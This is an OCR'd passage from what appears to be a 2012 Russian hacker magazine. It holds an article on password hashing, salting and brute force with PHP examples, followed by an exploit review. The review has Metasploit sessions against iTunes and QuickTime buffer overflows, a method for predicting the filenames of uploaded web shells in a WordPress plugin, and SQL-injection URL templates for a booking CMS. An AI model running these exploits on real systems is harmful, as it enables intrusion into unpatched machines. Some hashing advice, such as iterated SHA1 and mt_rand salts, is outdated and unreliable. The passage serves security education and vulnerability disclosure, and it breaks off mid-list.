   - **тупой (dummy)** — перебор всех возможных значений. Этот подход довольно устарел и в чистом виде уже не применяется нигде;
   - **шаблонный (template)** — перебор с использованием специальных шаблонов regexp, а также с применением различного рода словарей;
   - **экстремальный (extreme)** — перебор при помощи средств GPU. Современные видеокарты, поддерживающие технологию CUDA, AMD OpenCL, позволяют перебирать все возможные комбинации шестизначных паролей меньше чем за минуту, а семизначные — не больше чем за шесть минут. Используя технологии типа CrossFire и Stream, можно и вовсе объединять видеокарты в один массив для более эффективного перебора. Скорость перебора значения при этом может быть рассчитана по формуле:

```
Среднее время (t) перебора (W)
на N-м количестве видеокарт
t = ((W)/N1 + N2 + N3 + ... + Nn)/2
```

2. Перебор по «Rainbow tables» (радужные таблицы) — по сути, это тот же перебор, только с использованием заранее сгенерированных специальным образом таблиц. Очень эффективно применять

ОШИБКА НАЧИНАЮЩИХ КРИПТОАНАЛИТИКОВ

Многие начинающие криптоаналитики считают, что схема SHA1(SHA1(SHA1(..($hash)))) будет добавлять раунды в SHA1. Все было бы именно так, если бы не одно фундаментальное свойство алгоритма SHA1. Из него следует, что вычислительно невозможно написать такую функцию SHA1000, которая будет эквивалентна тысячекратному вложенному вызову SHA1 и при этом будет легко вычислима. Обрати внимание, что результат SHA1(SHA1(..($hash))) — это не то же самое, что добавить больше раундов внутрь SHA1, так как там есть еще пре- и постобработка. Результатом такого хеширования может стать невыгодный во всех отношениях расход процессорных ресурсов.

против длинных паролей. Скорость перебора ограничивается лишь скоростью процессора и быстродействием памяти.

КАК СНИЗИТЬ РИСКИ?

Из всего сказанного ты, наверное, должен был понять, насколько неустойчивы современные криптографические алгоритмы хеширования к современным реалиям атак. Есть несколько путей снижения рисков на уровне алгоритмов:

1. **Использование более криптостойких алгоритмов.**
2. **Маринование существующих хешей.** Под маринованием имеется в виду способ искусственного усложнения пароля, называемый накладыванием соли. Соль представляет собой набор различного рода символов, обычно это символы обоих регистров, цифры и спецсимволы, которые накладываются на готовую хеш-сумму пароля или склеиваются с ней.

Основная задача соли — намеренное удлинение пароля, которое значительно осложняет восстановление исходных паролей с помощью предварительно построенных радужных таблиц. При этом надо учитывать, что соль не защищает от полного перебора каждого пароля в отдельности! Ниже приведен список наиболее-популярных типов солей.

```
md5($pass.$salt)
md5($salt.$pass)
md5(md5($pass))
md5(md5(md5($pass)))
vBulletin < v3.8.5
md5(md5($salt).$pass)
md5($salt.md5($pass))
md5($salt.$pass.$salt)
md5(md5($salt).md5($pass))
md5(md5($pass).md5($salt))
md5($salt.md5($salt.$pass))
md5($salt.md5($pass.$salt))
vBulletin > v3.8.5
md5($username.0.$pass)
md5(strtoupper(md5($pass)))
sha1($pass.$salt)
sha1($salt.$pass)
sha1(sha1($pass))
sha1(sha1(sha1($pass)))
sha1(strtolower($username).$pass)
```

Приведем пример простейшей маринованной защиты с применением статической соли от радужных таблиц md5(sha1(md5($pass))) на PHP:

```
$password = "passwd";  // Введенный пользователем простой
    пароль, который с вероятностью 99,9% будет в радужной
    таблице типа low-alpha
echo sha1($password);  // По понятным причинам мы больше
    не используем алгоритм md5 для хеширования ;-)
$salt = "S$4(!@#$%^17BB5G)$11_S2";  // Используя случай-
    ный набор символов, мы можем изменить значение хеша
echo sha1($salt . $password); // А вот хеш для маринован-
    ного пароля с солью
// Такая комбинация пароля и его хеша не найдется ни
в одной радужной таблице
```

Статическая соль и подобные конструкции могут служить достаточно хорошо до тех пор, пока структура этих конструкций и соль хранятся в тайне. Если же злоумышленник сможет packреверсить алгоритм и узнать зашитый статический (что важно!) секретный ключ хеширования, то уже понятно, что ему не составит труда модифицировать под себя свою «радужную таблицу».

Так как полагаться на систему защиты сервера нельзя, нужно искать другой вариант. Более удачным вариантом может стать генерация уникальной соли для каждого юзера на основе его идентификатора, который закрепляется за ним после регистрации на ресурсе:

```
$hash = sha1($user_id . $password);
```

Идеальный вариант — генерировать полностью уникальную соль:

```
// Генерируем случайную строку длиной в 22 символа
function unique_salt() {
    return substr(sha1(mt_rand()),0,22);
}

$unique_salt = unique_salt();
$hash = sha1($unique_salt . $password);  // Заносим
    в переменную hash уникальный маринованный хеш
```

Надо отметить очень важный нюанс — уникальную соль также нужно будет заносить в базу попутно с хешем как двойную пару. Но даже получив к ней доступ, злоумышленник вряд ли сможет сгенерировать несколько миллионов радужных таблиц размером в добрые тысячи терабайт :).

Давай немного поговорим о плюсах и минусах методов и алгоритмов хеширования. С одной стороны скорость, с другой — безопасность. Казалось бы, чем быстрее, тем лучше для пользователей: во-первых, меньше нагрузки на сервер, во-вторых, скоростная регистрация пользователей. Хотя чем больше скорость хеширования, тем быстрее его сможет вскрыть и злоумышленник. По сути дела,






Схема упрощенной радужной таблицы с длиной цепочек, равной трем. R_1, R_2, R_3 — функции редукции, H — функция хеширования



Hashcat поддерживает восстановление пароля из «соленых» хешей



Жизненный цикл популярных криптографических алгоритмов

это палка о двух концах, тут очень важно подобрать золотую середину. Как я уже сказал — даже не знающему матчасть злоумышленнику ничего не стоит при помощи уже готовых инструментов и методик быстро перебрать большинство из существующих паролей.

Конечно же, можно заставить пользователей нашего ресурса изобретать пятнадцатизначные пароли с использованием цифр, букв верхнего и нижнего регистра, специальных символов. Но понятное дело, что при таких раскладах существующие пользователи этого ресурса просто-напросто разбегутся, а новые будут обходить его стороной.

Хочешь повысить безопасность — придется потратиться на ресурсы и время, причем соотношение ресурсы/время прямо пропорционально.

```
function myhash($password, $unique_salt) {
    $salt = "S$4(!@#$%^17BB5G)$11_S2";
    $hash = sha1($unique_salt . $password);
    // В цикле исполняем функцию 1000 раз и только потом
       возвращаем результат
    for ($i = 0; $i < 1000; $i++) {
        $hash = sha1($hash);
    }
    return $hash;
}
```

Если злоумышленнику для того, чтобы сломать восьмисимвольный пароль, на мощной видеокарте потребуется около 55 часов, то после применения метода замедленного хеширования перебор всех значений уже составит семь лет. PROFIT! ;-)

Удобнее для замедления хеш-функций использовать различные криптографические алгоритмы, встроенные с PHP 4.0.32 и реализуемые через функцию crypt():

```
<?php
if (CRYPT_STD_DES == 1) {
    // Прототип функции crypt следующий:  crypt (string
    str, [string salt])
    echo 'Standard DES: ' . crypt('sanjar_satsura', 'rl')
        . "\n";
}

if (CRYPT_EXT_DES == 1) {
    echo 'Extended DES: ' . crypt('sanjar_satsura', '_
        J9..sanj') . "\n";
}

if (CRYPT_MD5 == 1) {
    // Желательно его не использовать, хотя если важна
    // все-таки скорость работы, то оптимальным
    // вариантом этой функции является алгоритм MD5
    echo 'MD5:          ' . crypt('sanjar_satsura',
        '$1$sanjar$') . "\n";
}

if (CRYPT_BLOWFISH == 1) {
    echo 'Blowfish:     ' . crypt('sanjar_satsura',
      '$2a$07$usesomesillystringforsalt$') . "\n";
}

if (CRYPT_SHA256 == 1) {
    echo 'SHA-256:      ' . crypt('sanjar_satsura',
     '$5$rounds=5000$usesomesillystringforsalt$') . "\n";
}

if (CRYPT_SHA512 == 1) {
    echo 'SHA-512:      ' . crypt('sanjar_satsura',
     '$6$rounds=5000$usesomesillystringforsalt$') . "\n";
}
?>
```

Если второй аргумент функции crypt не будет передан, он будет выбран случайным образом, так что соль генерируется полностью случайно. Золотой серединой метода замедления хеш-функции является применение криптоалгоритма Blowfish. Blowfish — это способ шифрования с медленным алгоритмом разделения ключа (сам алгоритм довольно быстр после выполнения разделения ключа [key scheduling], а также когда необходимо зашифровать большое сообщение с одним ключом). По современным меркам ИБ такой код должен обеспечить максимальную безопасность.

```
function blowfish_hash($password, $unique_salt) {
     // Соль для Blowfish должна быть длиной в 22 символа
     return crypt($password, '$2a$10$'.$unique_salt);
}
```

ЗАКЛЮЧЕНИЕ

Сильная криптография, если все сделать верно, дает многое, но она не панацея. Сосредоточение на криптографических алгоритмах, сопряженное с игнорированием остальных аспектов безопасности, похоже на попытку защитить дом — не построив забор вокруг него, а установив огромный столб в надежде, что противник налетит прямо на него. Сообразительный нападающий просто обойдет алгоритмы. Иногда, изобретая новый способ взлома системы, мы используем те же старые ошибки, которые разработчики повторяют снова и снова. Все новое — хорошо забытое старое. ⌶

АВТОР MD5CRYPT ПОДЧЕРКНУЛ НЕБЕЗОПАСНОСТЬ ДАННОГО АЛГОРИТМА И ПРИЗВАЛ ПЕРЕЙТИ НА БОЛЕЕ СТОЙКИЕ МЕТОДЫ ХЕШИРОВАНИЯ ПАРОЛЕЙ

Под впечатлением от утечки нескольких миллионов хешей паролей пользователей сайтов LinkedIn, eHarmony и Last.fm, Пол-Хеннинг Камп (Poul-Henning Kamp), объявил, что созданную им в 1995 году реализацию системы хеширования паролей md5crypt больше нельзя считать безопасной.

По словам Пола-Хеннинга Кампа, md5crypt исчерпал себя как алгоритм хеширования паролей. Современные инструменты подбора паролей, способные проверить миллион комбинаций в секунду, благодаря задействованию средств GPU-акселерации могут восстановить любой семисимвольный пароль по хешу md5 меньше чем за шесть минут, а для шестисимвольного перебор всех значений и вовсе будет составлять примерно минуту. Так как во многих системах для хеширования паролей по умолчанию по-прежнему используется md5crypt, Пол-Хеннинг Камп призвал пользователей и разработчиков ОС перейти на более стойкие алгоритмы.

Пол-Хеннинг не указывает на конкретный алгоритм, но советует использовать некоторые методы повышения затрат вычислительных ресурсов, например цикличное вложенное хеширование или комбинацию результатов разных алгоритмов хеширования. Для сайтов с более чем 50 тысячами пользовательских аккаунтов Пол-Хеннинг Камп порекомендовал использовать собственный модифицированный алгоритм, базирующийся на стойких хешах, таких как SHA (чтобы организовать процесс подбора паролей для нестандартного алгоритма, дополнительно потребуется определить и воссоздать его логику).

ПОЧЕМУ СУЩЕСТВУЕТ УЯЗВИМОСТЬ?

Прежде чем ответить на этот вопрос, нужно понять, почему уязвимости бывают в криптографических алгоритмах хеширования. Ведь основной целью применения криптографии изначально являлось скрыть информацию и, как следствие, сделать практически невозможной расшифровку захешированного сообщения, поскольку циклические алгоритмы хеширования были изначально подвержены коллизиям. Чтобы это понять, не нужно быть крутым математиком.

Еще недавно (примерно шесть лет назад) коллизии для криптографических алгоритмов хеширования могли показаться фантастикой, а сегодня этим уже никого не удивишь. Некогда «устойчивые» алгоритмы хеширования MD4/MD5, ставшие стандартами де-факто во многих проектах и решениях в области продуктов информационной безопасности, теперь полностью безнадежны и должны быть отправлены только в одном направлении… да, ты угадал: в самое /dev/null :).

Примерно то же самое происходило в 1995 году с алгоритмом DES. Последствия, которые он оставил, до сих пор дают о себе знать. Но почему, осознавая, что алгоритм более не безопасен, мы продолжаем его использовать? Возможно, потому, что просто привыкли к этим алгоритмам хеширования, ведь они прочно вошли в нашу жизнь. Хотя есть еще один важный момент: лень-матушка, и от нее никуда не денешься, ага :). Более подробно о коллизиях криптографических функций и типах атак ты можешь прочитать в моей статье «Опасный двойник», опубликованной в номере 159 нашего журнала.

Если хорошо разбираться в математике и прикладной криптографии, есть возможность найти ошибку в алгоритме хеширования, так как чем сложнее алгоритм, тем больше вероятности ее нахождения. Надо понять такую вещь: в криптографии, как и в программировании, чем больше проект, тем больше ошибок. Людям свойственно ошибаться, поэтому при поиске ошибок всегда есть надежда на незаменимый в этой области человеческий фактор :). При портировании криптографических алгоритмов и написании обертки также не исключено появление ошибок. В качестве примера можно привести набор замечательных ошибок, недавно обнаруженных в реализации класса RSACryptoServiceProvider библиотеки .NET Framework. Как оказалось, заявленные в классах RSACryptoServiceProvider и DSACryptoServiceProvider методы SignHash имеют глупейшую ошибку, которая заключается в псевдорандомизации трех из четырех блоков. Итог: +75% к атакам на RSA шифрование в VM .NET.

Многие журнальные и научные статьи любят описывать криптографические продукты в терминах алгоритмов и длины ключей. Алгоритмы благозвучны: их описание может быть немногословным и их легко сравнивать друг с другом. «128-битные ключи означают высокую степень защиты». «Тройной DES означает высокую степень защиты». «40-битные ключи означают низкий уровень защиты». «2048-битный RSA лучше 1024-битного RSA».

Но в реале все не так просто. Более длинные ключи не всегда означают лучшую защиту. Давай сравним криптографический алгоритм с замком на твоей входной двери. Большинство дверных замков имеют четыре металлических штифта, каждый из которых может находиться в одном из десяти положений. Ключ устанавливает штифты в особой комбинации. Если ключ установит их все правильно, замок откроется. Таким образом, может быть только 10 тысяч различных ключей, и взломщик, готовый испробовать их все, обязательно попадет к тебе в дом. Но улучшенный замок с десятью штифтами, дающий 10 миллиардов возможных ключей, часть из которых, несомненно, будет забракована или будет содержать дефект, естественно, не сделает твое жилище безопаснее. Правильные хеш-крекеры не испытывают каждый возможный ключ (атака «в лоб»), большинство даже не настолько хитры, чтобы взломать замок (криптографическая атака на алгоритм), и используют готовые инструменты и рекомендации. Лучшие замки не спасут от таких атак, пока будут существовать ошибки в алгоритмах проектирования.


WWW

- **Про догмы в криптографии:** bit.ly/OG1QAN;
- **база хешей LinkedIn:** bit.ly/KhFthl;
- **немного о хешах и безопасном хранении паролей:** bit.ly/OyWncY;
- **time-memory trade off и нерадужные таблицы:** bit.ly/OyWzsJ;
- **матчасть по радужным таблицам:** bit.ly/nZbiMz;
- **oclHashcat — наилучший GPU-брутфорсер:** hashcat.net/oclhashcat;
- **готовые радужные таблицы:** bit.ly/MvPXuE;
- **Online Hash Generator (345 алгоритмов):** bit.ly/cHved.


DVD

Всевозможные реализации маринованного хеширования ты можешь найти в библиотеке, представленной на нашем диске (src/php_salthash_function.inc.php).

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д. 1)



И снова мы фаззер запустим,
И снова он выдаст нам сбой.
Сюжет ликованья опустим,
Эксплоитомейкеры, в бой!





Обзор эксплойтов

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Apple iTunes 10: переполнение буфера на стеке при обработке расширенного m3u-файла

CVSSV2 9.3
(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 25 июня 2012 года
Автор: Rh0, sinn3r
CVE: CVE-2012-0677

В данном случае речь пойдет об ошибке переполнения буфера на стеке в версиях iTunes, начиная с 10.4.0.80 и заканчивая 10.6.1.7. Когда открывается расширенный m3u-файл, содержащий тег «#EXTINF:», iTunes копирует данные, располагающиеся после данного тега, без каких-либо проверок. Копирование происходит из буфера в куче в буфер на стеке, при этом осуществляется запись данных за границы буфера на стеке, что приводит к возможности выполнения произвольного кода в контексте пользователя, запустившего процесс iTunes'а.

EXPLOIT

Начнем наши изыскания с запуска модуля для Metasploit, соответствующего рассматриваемой уязвимости:

```
msf > use exploit/windows/browser/apple_itunes_extended_m3u
msf exploit(apple_itunes_extended_m3u) > set uripath exm
uripath => exm
msf exploit(apple_itunes_extended_m3u) > set target 0
target => 0
msf exploit(apple_itunes_extended_m3u) >
    set payload windows/exec
payload => windows/exec
msf exploit(apple_itunes_extended_m3u) > set cmd calc.exe
cmd => calc.exe
msf exploit(apple_itunes_extended_m3u) > show options
Module options
(exploit/windows/browser/apple_itunes_extended_m3u):
Name      Current Set  Required  Description
----      -----------  --------  -----------
SRVHOST   0.0.0.0      yes       The local host to listen on.
                                 This must be an address on
                                 the local machine or 0.0.0.0
SRVPORT   8080         yes       The local port to
                                 listen on.
SSL       false        no        Negotiate SSL for incoming
                                 connections
SSLCert                no        Path to a custom SSL
                                 certificate (default is
                                 randomly generated)
SSLVer    SSL3         no        Specify the version of
                                 SSLthat should be used
                                 (accepted: SSL2, SSL3, TLS1)
URIPATH   exm          no        The URI to use for this
                                 exploit (default is random)

Payload options (windows/exec):
Name      Current Set  Required  Description
----      -----------  --------  -----------
CMD       calc.exe     yes       The command string
                                 to execute
EXITFUNC  process      yes       Exit technique: seh,
                                 thread, process, none

Exploit target:
   Id  Name
   0   iTunes 10.4.0.80 to 10.6.1.7 with QuickTime 7.69
       on XP SP3
```

```
msf  exploit(apple_itunes_extended_m3u) > exploit
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/exm
[*]  Local IP: http://192.168.0.64:8080/exm
[*] Server started.
msf  exploit(apple_itunes_extended_m3u) >
```

Итак, сервер запущен. Идем на машину, на которой у нас установлен iTunes. Запускаем там Internet Explorer, iTunes; аттачимся к iTunes отладчиком, вбиваем в адресной строке IE фразу http://192.168.0.64:8080/exm и пару секунд ждем результата.

Результат является к нам в облике ACCESS VIOLATION при попытке записи по адресу 0x130000 после исполнения следующей инструкции:

```
10CE9A7A    EP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
```

Перейдем на начало функции, к которой относится данная инструкция, и попытаемся понять, что за зверь предстал нашему взору. IDA, к сожалению, опознать его не смогла, ну и ладно — побудем сегодня сигнатурными нищебродами. Путем бесхитростных умозаключений приходим к выводу, что перед нами красуется strncpy(char *destination, const char *source, size_t num). Вызывается она отсюда:

```
10356949    PUSH ESI
1035694A    ADD EAX,8
1035694D    PUSH EBP
1035694E    PUSH EAX
1035694F    CALL strncpy ; <--- GSOM!
10356954    MOV EAX,DWORD PTR SS:[ESP+4C]
10356958    MOV ECX,DWORD PTR SS:[ESP+24]
1035695C    ADD ESP,0C
```

На стек при этом кладутся следующие аргументы:

```
0012EE6C 0012F620 ; адрес на стеке, куда мы будем писать
0012EE70 05A1C429 ; адрес в куче, откуда мы будем читать
0012EE74 00000FF7 ; размер копируемых данных
```

Ответственным за бесформенное безобразие, связанное с переполнением буфера, будет третий аргумент, представляющий собой размер копируемых данных и в нашем случае равный 0xff7.

В дельта-окрестности этого вызова, к сожалению, не было кода для проверки упомянутого третьего аргумента, и вкупе с тем фактом, что функция strncpy является небезопасной, исполнение функции с подобными аргументами приводит к столь печальным последствиям...

Очевидно, что стек после буфера, куда происходила запись, превратился в месиво. Но что не может не радовать — месиво, нам подвластное.

В процессе перезаписи мы вышли за границы буфера на стеке и перезаписали своими данными адрес возврата, также располагающийся на стеке. В принципе, на этом можно было бы остановиться и получить классический тип эксплойта. Но в данном случае авторы пошли дальше и перезаписали также SEH-цепочку, превратив тем самым обычный классический эксплойт в SEH-эксплойт. Ну а для того, чтобы передать управление на перезаписанный адрес SEH-обработчика, они продолжили гадить в стек, пока не уперлись в упоминаемый выше ACCESS VIOLATION при попытке записи по адресу 0x130000. Управление в связи с этим передалось на контролируемый SEH-обработчик, далее на ROP-цепочку, задачей которой является вызов функции VirtualProtect для установки прав доступа на исполнение страницам памяти, содержащим шелл-код (дабы обойти DEP). И последний шаг — собственно передача управления на шелл-код. Занавес.

TARGETS

iTunes 10.4.0.80—10.6.1.7.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

2 В Apple QuickTime переполнение буфера на стеке при обработке TeXML-файла

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 28 июня 2012 года
Автор: Alexander Gavrun, sinn3r, juan vazquez
CVE: CVE-2012-0663

При обработке специальным образом сформированного TeXML-файла происходит переполнение буфера на стеке, что приводит к возможности выполнения произвольного кода в контексте пользователя, запустившего процесс QuickTime.

EXPLOIT

В данном модуле эксплуатируется ошибка в компоненте QuickTime3GPP.qtx в процессе обработки атрибута 'color'. Ошибка проявляется из-за некорректной проверки размера данных перед их копированием в буфер фиксированного размера, располагающийся на стеке. Ниже представлен цикл, в котором и происходит затирание всего живого на стеке:

```
.text:67E6D0E0    loc_67E6D0E0: ; CODE XREF: vulnfoo+1F|j
.text:67E6D0E0    add ecx, 1
.text:67E6D0E3    mov [esi], al ; <- падаем с ACCESS VIOLATION
                                ; в процессе записи по
                                ; адресу 0x140000
.text:67E6D0E5    mov al, [ecx]
.text:67E6D0E7    add esi, 1
.text:67E6D0EA    add dl, 1
.text:67E6D0ED    cmp al, bl
.text:67E6D0EF    jnz short loc_67E6D0E0
```

Как и в предыдущем случае, мы имеем дело с SEH-эксплойтом, поэтому адрес SEH-обработчика перезаписан нашим значением:

```
SEH chain of main thread
Address     SE handler
0013CE78    QuickT_2.66801042
601E06EB    *** CORRUPT ENTRY ***
```

То есть после того, как в результате исполнения инструкции «mov [esi], al» будет сгенерировано исключение ACCESS_VIOLATION, управление перейдет на следующий код:

```
66801042    5F   POP EDI
66801043    5E   POP ESI
66801044    C3   RETN
```

Классика жанра. Далее управление передается на шелл-код и запускается калькулятор. В данном Metasploit-модуле отсутствует обход DEP'а, но никто тебе не запрещает его здесь добавить.

Генерация эксплойта для QuickTime 7.6.9 с полезной нагрузкой в виде запуска калькулятора:

```
msf > use exploit/windows/fileformat/apple_quicktime_texml
msf  exploit(apple_quicktime_texml) > info
...
Available targets:
  Id  Name
  --  ----
  0   QuickTime 7.7.1 on Windows XP SP3
  1   QuickTime 7.7.0 on Windows XP SP3
...
```

```
msf  exploit(apple_quicktime_texml) > set target 2
target => 2
msf exploit(apple_quicktime_texml) > set payload windows/exec
payload => windows/exec
msf  exploit(apple_quicktime_texml) > set cmd calc.exe
cmd => calc.exe
msf  exploit(apple_quicktime_texml) > exploit
[*] Creating 'msf.xml'.
[+] msf.xml stored at /home/pikofarad/.msf4/local/msf.xml
msf exploit(apple_quicktime_texml) >
```

TARGETS

QuickTime 7.6.9, QuickTime 7.7.0, QuickTime 7.7.1.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

3 Загрузка произвольного файла в WordPress Resume Submissions & Job Postings

CVSSV2 5.0



(AV:N/AC:L/AU:N/C:N/I:P/A:N)

BRIEF

Девятого июля были опубликованы детали уязвимости в плагине WordPress Resume Submissions & Job Postings, позволяющей загружать произвольные файлы на сервер (само собой, для их последующего исполнения).

EXPLOIT

В плагине существует возможность загрузки резюме через поле «file attachment», в котором никак не фильтруется расширение файла. Вложения загружаются в папку /wp-content/uploads/rsjp/attachments/. Однако имя файла при загрузке изменяется, за это отвечают строки 193–197 в скрипте /wp-content/plugins/resume-submissions-job-postings/includes/functions.php:

```
foreach( $_FILES[$input]['error'] as $key => $error )
{
    if ( $error == UPLOAD_ERR_OK )
    {
        $tmpName  = $_FILES[$input]['tmp_name'][$key];
        $ext = getExtension( $_FILES[$input]['name'][$key]);
        $name = md5( date( 'Y-m-d H:i:s' ) ) . '-' .
           $count . '.' . $ext;
```

Из этого фрагмента кода следует, что в качестве нового имени файла используется MD5 от значения текущей даты на сервере, в довесок к этому прибавляется дефис и порядковый номер файла (если загружался один файл, то там всегда будет стоять единица).

Рассмотрим конкретный пример. Если время на сервере было равно 2012-07-09 21:22:20 и в эту секунду был загружен ровно один файл, то его имя будет `813a2040e8ef7fe3661972696409b562-1.php` и его можно будет обнаружить в папке `/wp-content/uploads/rsjp/attachments/`. Для получения даты сервера можно воспользоваться Burp Suite и посмотреть дату сервера, которая указана в 200-м ответе сервера после отправки файла. Для формирования правильного имени файла также необходимо прибавить одну секунду к времени сервера, полученного в ответе. Таким образом, если время сервера было 2012-07-09 21:22:19, то имя загруженного файла будет `md5("2012-07-09 21:22:20") + '-1.php'`.



iTunes 10 — обход DEP в ROP-цепочке



QuickTime — цикл, который приведет к переполнению буфера на стеке

TARGETS

WordPress Resume Submissions & Job Postings v2.5.1 и, возможно, более ранние.

SOLUTION

Обновить WordPress Resume Submissions & Job Postings до версии 2.5.2 или более поздней.

4 Множественные уязвимости в Reserve Logic v1.2 Booking CMS

CVSSV2 8.5



(AV:N/AC:M/Au:S/C:C/I:C/A:C)

BRIEF

В середине июня были раскрыты уязвимости в движке Reserve Logic v1.2 Booking, в числе которых стандартные и слепые SQL-инъекции, загрузка произвольных файлов, а также разношерстные XSS. За столь дерзкую раздачу взяла на себя ответственность контора Vulnerability-Lab.

EXPLOIT

1. **SQL-инъекции.** Эти уязвимости позволяют атакующему выполнить произвольные SQL-команды на соответствующей СУБД.
   Уязвимые скрипты:
   - packagedetails.php;
   - booking_report.php;
   - users_report.php;
   - editenquiries.php;
   - addclientlocations.php;
   - addcustomers.php;
   - addpackages.php;
   - addaccomtypeavailability.php;
   - booking_report.php;
   - addspecialoffer.php.

Уязвимые параметры:
- id;
- rghtMenu;
- pid;
- orderby.

Уязвимости могут эксплуатироваться без наличия аккаунта привилегированного пользователя. Вот несколько примеров:

```
• http://127.0.0.1:1337/[путь-к-reservelogic]/
packagedetails.php?pid=4+[SQL-INJECTION]AND+
substring(version(),1)=5

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
booking_report.php?rghtMenu=rghtMenu3&[SQL-INJECTION]
Union+select+1,2,3,4,5...30--%20-0&sort=x&txtFromDate=
x&txtToDate=x

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
booking_report.php?rghtMenu=rghtMenu3&
orderby=-1%27[SQL-INJECTION]&
sort=ASC&txtFromDate=05-17-2012&txtToDate=06-16-2012

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addaccomtypeavailability.php?id=72[BLIND SQL-INJECTION]

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
booking_report.php?rghtMenu=rghtMenu3&
[BLIND SQL-INJECTION]&sort=ASC&
txtFromDate=x&txtToDate=x
```

2. **Загрузка произвольных файлов.** Уязвимость позволяет привилегированному пользователю загружать вредоносные файлы без каких-либо ограничений. Фильтрация загружаемых файлов отсутствует совершенно, поэтому атакующий может без проблем загрузить веб-шелл. Уязвимость расположена в скрипте addlocationphotos.php. Загружаемые файлы сохраняются в папку ../galleryimages/.

3. **Активные XSS.** Эти баги позволяют атакующему внедрить вредоносный скрипт на страницы приложения. Уязвимости расположены в файлах addpackages.php, add_news.php, add_banner.php или addaccomtypeavailability.php, а подверженные им параметры — это title и name. Требуется пользовательский аккаунт без каких-либо специальных привилегий.



iTunes 10 — вызов, приводящий к переполнению буфера на стеке

Для эксплуатации необходимо зайти на одну из следующих страниц:

```
• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addpackages.php

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
add_news.php

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
add_banner.php

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addaccomtypeavailability.php

